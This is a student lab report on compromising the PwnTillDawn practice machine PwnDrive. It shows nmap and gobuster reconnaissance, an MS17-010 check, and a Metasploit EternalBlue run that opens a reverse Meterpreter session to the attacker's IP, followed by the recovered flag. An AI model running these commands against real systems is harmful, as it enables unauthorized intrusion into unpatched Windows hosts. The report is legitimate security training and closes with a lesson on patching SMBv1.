

Week 3 Lab Report: PwnTillDawn (Box 1 - PwnDrive)

1. Network Setup and Reconnaissance To begin the lab, I first needed to establish a connection to the PwnTillDawn testing environment. I navigated to my Downloads directory and executed the OpenVPN command (sudo openvpn PwnTillDawn.ovpn) to connect to the network.

```
(hafizi@kali)-[~]
└─$ dir
Desktop    Downloads  information.txt  Pictures    Public    Videos
Documents  hydra.restore  Music          p_lists.txt  Templates

(hafizi@kali)-[~]
└─$ cd Downloads

(hafizi@kali)-[~/Downloads]
└─$ sudo openvpn PwnTillDawn.ovpn
2026-04-06 09:31:38 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated and we recommend to disable it completely.
2026-04-06 09:31:38 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-04-06 09:31:38 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-04-06 09:31:38 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-06 09:31:38 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-04-06 09:31:38 DCO version: N/A
2026-04-06 09:31:38 WARNING: No server certificate verification method has been enabled. See http://openvpn.net/howto.html#mitm for more info.
2026-04-06 09:31:38 TCP/UDP: Preserving recently used remote address: [AF_INET]87.102.252.184:1664
2026-04-06 09:31:38 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-04-06 09:31:38 UDPv4 link local: (not bound)
2026-04-06 09:31:38 UDPv4 link remote: [AF_INET]87.102.252.184:1664
2026-04-06 09:31:38 TLS: Initial packet from [AF_INET]87.102.252.184:1664, sid=df6b45ac ea52b219
2026-04-06 09:31:38 VERIFY OK: depth=1, CN=PwnTillDawn CA
2026-04-06 09:31:38 VERIFY OK: depth=0, CN=pwntilldawn-server
2026-04-06 09:31:38 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519, peer signing digest/type: rsa_pss_rsae_sha256 RSASSA-PSS, key agreement: x25519
2026-04-06 09:31:38 [pwntilldawn-server] Peer Connection Initiated with [AF_INET]87.102.252.184:1664
```

Once the initialization sequence completed, I opened a new terminal to perform a ping sweep across the target subnet to identify live machines. Using the command `nmap -sn 10.150.150.0/24`, I found several active hosts. Based on the lab instructions, I selected the first IP address on the list to be my target: **10.150.150.11**.

```

(hafizi@kali)-[~]
$ nmap -sn 10.150.150.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 09:37 -0400
Nmap scan report for 10.150.150.2
Host is up (0.17s latency).
Nmap scan report for 10.150.150.11
Host is up (0.18s latency).
Nmap scan report for 10.150.150.12
Host is up (0.18s latency).
Nmap scan report for 10.150.150.13
Host is up (0.18s latency).
Nmap scan report for 10.150.150.15
Host is up (0.18s latency).
Nmap scan report for 10.150.150.17
Host is up (0.17s latency).
Nmap scan report for 10.150.150.18
Host is up (0.17s latency).
Nmap scan report for 10.150.150.21
Host is up (0.17s latency).

```

2. Scanning and Enumeration With the target IP identified, I ran a comprehensive Nmap scan (`sudo nmap -sV -sC -O 10.150.150.11`) to detect open ports, running services, and the operating system. The scan revealed several interesting open ports:


- Port 21: FTP (Xlight ftpd 3.9)
- Port 80: HTTP (Apache httpd 2.4.46)
- Port 445: SMB (Microsoft Windows Server 2008 R2)

```

$ sudo nmap -sV -sC -O 10.150.150.11
[sudo] password for hafizi:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 09:39 -0400
Nmap scan report for 10.150.150.11
Host is up (0.18s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Xlight ftpd 3.9
80/tcp    open  http           Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_ http-title: PwnDrive - Your Personal Online Storage
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_ http-title: PwnDrive - Your Personal Online Storage
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ tls-alpn:
|_ http/1.1
445/tcp   open  microsoft-ds    Windows Server 2008 R2 Enterprise 7601 Service Pack 1
microsoft-ds

```

3. Web Application Analysis I initially investigated the web application hosted on port 80 by navigating to the target IP in my browser. It displayed a cloud storage site called "PwnDrive".



To see if there were any hidden administrative panels or vulnerable directories, I used Gobuster to brute-force the directory structure (`gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt`). The scan successfully discovered several directories, including an `/admin` path.

```
(hafizi@kali)-[~]
$ gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt Exploit-DB

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.150.150.11
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 1045]
.htaccess (Status: 403) [Size: 1045]
.htpasswd (Status: 403) [Size: 1045]
admin (Status: 301) [Size: 338] [→ http://10.150.150.11/admin/]
Admin (Status: 301) [Size: 338] [→ http://10.150.150.11/Admin/]
ADMIN (Status: 301) [Size: 338] [→ http://10.150.150.11/ADMIN/]
aux (Status: 403) [Size: 1045]
cgi-bin/ (Status: 403) [Size: 1059]
com1 (Status: 403) [Size: 1045]
com2 (Status: 403) [Size: 1045]
com3 (Status: 403) [Size: 1045]
components (Status: 301) [Size: 343] [→ http://10.150.150.11/components/]
con (Status: 403) [Size: 1045]
css (Status: 301) [Size: 336] [→ http://10.150.150.11/css/]
examples (Status: 503) [Size: 1059]
favicon.ico (Status: 200) [Size: 104623]
img (Status: 301) [Size: 336] [→ http://10.150.150.11/img/]
inc (Status: 301) [Size: 336] [→ http://10.150.150.11/inc/]
index.php (Status: 200) [Size: 4036]
licenses (Status: 403) [Size: 1204]
lpt1 (Status: 403) [Size: 1045]
lpt2 (Status: 403) [Size: 1045]
nul (Status: 403) [Size: 1045]
phpmyadmin (Status: 403) [Size: 1204]
prn (Status: 403) [Size: 1045]
server-status (Status: 403) [Size: 1204]
server-info (Status: 403) [Size: 1204]
upload (Status: 301) [Size: 339] [→ http://10.150.150.11/upload/]
utils (Status: 301) [Size: 338] [→ http://10.150.150.11/utils/]
vendor (Status: 301) [Size: 339] [→ http://10.150.150.11/vendor/]
webalizer (Status: 403) [Size: 1045]
Progress: 4613 / 4613 (100.00%)

Finished
```

Browsing further into the application, I found a login page at login.php. While web exploits are a viable path, the earlier OS discovery presented a much more critical vulnerability at the system level.



4. System Exploitation (Gaining Access) The Nmap scan identified the operating system as Windows Server 2008 R2. From a secure software design perspective, legacy operating systems running unpatched SMBv1 services are prime targets for critical vulnerabilities. I ran an Nmap script specifically checking for MS17-010 (`nmap -p 445 --script smb-vuln-ms17-010 10.150.150.11`). The output confirmed the server was highly vulnerable to Remote Code Execution.

```
(hafizi@kali)-[~]
$ nmap -p 445 --script smb-vuln-ms17-010 10.150.150.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 09:54 -0400
Nmap scan report for 10.150.150.11
Host is up (0.17s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-att
|       acks/
Nmap done: 1 IP address (1 host up) scanned in 2.77 seconds
```

To exploit this, I launched the Metasploit Framework (msfconsole) and searched for the EternalBlue module.

```
Session Actions Edit View Help
(hafizi@kali)-[~]
msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

...
Session one died of dysentery.

Press ENTER to size up the situation

=====
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Coffee: 12075 mg
Hacked: All the Things
=====

Press SPACE BAR to continue

+ [ metasploit v6.4.1in-dev ]
+ -- [ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- [ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

I selected the primary module (use exploit/windows/smb/ms17_010_eternalblue) because it attacks the SMB protocol directly without relying on named pipes. I configured the RHOSTS to the target IP (10.150.150.11) and LHOST to my Kali VPN IP (10.66.67.54). After launching the exploit, it successfully corrupted the kernel memory buffer and established a reverse TCP Meterpreter session, giving me direct system-level access.

```
msf > search eternal

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes    MS17-010 EternalBlue SMB Rem
ote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .              .      .      .
2  \ target: Windows 7                      .              .      .      .
3  \ target: Windows Embedded Standard 7    .              .      .      .
4  \ target: Windows Server 2008 R2         .              .      .      .
5  \ target: Windows 8                      .              .      .      .
6  \ target: Windows 8.1                    .              .      .      .
7  \ target: Windows Server 2012            .              .      .      .
8  \ target: Windows 10 Pro                 .              .      .      .
9  \ target: Windows 10 Enterprise Evaluation .              .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic                      .              .      .      .
12 \ target: PowerShell                    .              .      .      .
13 \ target: Native upload                  .              .      .      .
14 \ target: MOF upload                     .              .      .      .
15 \ AKA: ETERNALSYNERGY                   .              .      .      .
16 \ AKA: ETERNALROMANCE                   .              .      .      .
17 \ AKA: ETERNALCHAMPION                  .              .      .      .
18 \ AKA: ETERNALBLUE                      .              .      .      .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No     MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY                   .              .      .      .
21 \ AKA: ETERNALROMANCE                   .              .      .      .
22 \ AKA: ETERNALCHAMPION                  .              .      .      .
23 \ AKA: ETERNALBLUE                      .              .      .      .
24 auxiliary/scanner/smb/smb_ms17_010       .              normal  Yes    MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR                    .              .      .      .
26 \ AKA: ETERNALBLUE                      .              .      .      .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code
Execution
28 \ target: Execute payload (x64)          .              .      .      .
29 \ target: Neutralize implant             .              .      .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rc
e
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

5. Privilege Escalation and Proof of Compromise Because EternalBlue exploits a vulnerability at the kernel level, the Meterpreter session automatically granted NT AUTHORITY\SYSTEM privileges. There was no need for further privilege escalation.

To secure the proof of compromise, I dropped into a standard Windows system shell from the Meterpreter prompt using the shell command. I navigated to the administrator's desktop (cd C:\Users\Administrator\Desktop) and used the dir command to locate the target file. Using type FLAG1.txt, I successfully extracted the flag: **PwnTillDawnAcademyIsAwesome!!!**

```

msf > msf 6
[*] Unknown command: msf. Run the help command for more details.
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.150.150.11
RHOSTS => 10.150.150.11
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.66.67.54
LHOST => 10.66.67.54
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.66.67.54:4444
[*] 10.150.150.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.150.150.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.150.150.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.150.150.11:445 - The target is vulnerable.
[*] 10.150.150.11:445 - Connecting to target for exploitation.
[*] 10.150.150.11:445 - Connection established for exploitation.
[*] 10.150.150.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.150.150.11:445 - CORE raw buffer dump (53 bytes)
[*] 10.150.150.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.150.150.11:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 10.150.150.11:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 10.150.150.11:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 10.150.150.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.150.150.11:445 - Trying exploit with 12 Groom Allocations.
[*] 10.150.150.11:445 - Sending all but last fragment of exploit packet
[*] 10.150.150.11:445 - Starting non-paged pool grooming
[*] 10.150.150.11:445 - Sending SMBv2 buffers
[*] 10.150.150.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.150.150.11:445 - Sending final SMBv2 buffers.
[*] 10.150.150.11:445 - Sending last fragment of exploit packet!
[*] 10.150.150.11:445 - Receiving response from exploit packet
[*] 10.150.150.11:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.150.150.11:445 - Sending egg to corrupted connection.
[*] 10.150.150.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.150.150.11
[*] Meterpreter session 1 opened (10.66.67.54:4444 -> 10.150.150.11:49159) at 2026-04-06 10:42:05 -0400
[*] 10.150.150.11:445 - =====
[*] 10.150.150.11:445 - -----WIN-----
[*] 10.150.150.11:445 - =====

meterpreter >

```

Finally, I submitted the flag to the PwnTillDawn online battlefield portal to verify the compromise and claim the achievement.

```

meterpreter > shell
Process 1264 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F80A-FDD9

Directory of C:\Users\Administrator\Desktop

11/17/2020 07:19 AM <DIR> .
11/17/2020 07:19 AM <DIR> ..
11/17/2020 07:20 AM 30 FLAG1.txt
08/11/2020 08:29 AM 979 Xlight FTP Server.lnk
                2 File(s) 1,009 bytes
                2 Dir(s) 20,753,915,904 bytes free

C:\Users\Administrator\Desktop>type FLAG1.txt
type FLAG1.txt
PwnTillDawnAcademyIsAwesome!!!
C:\Users\Administrator\Desktop>

```

Conclusion

This exercise highlights a core principle in secure systems design: application-layer security (like secure login pages on the PwnDrive web app) becomes entirely irrelevant if the underlying host architecture is fundamentally flawed. Leaving legacy protocols like SMBv1 active and unpatched allows attackers to bypass all software design controls and gain full administrative control of the server infrastructure directly.

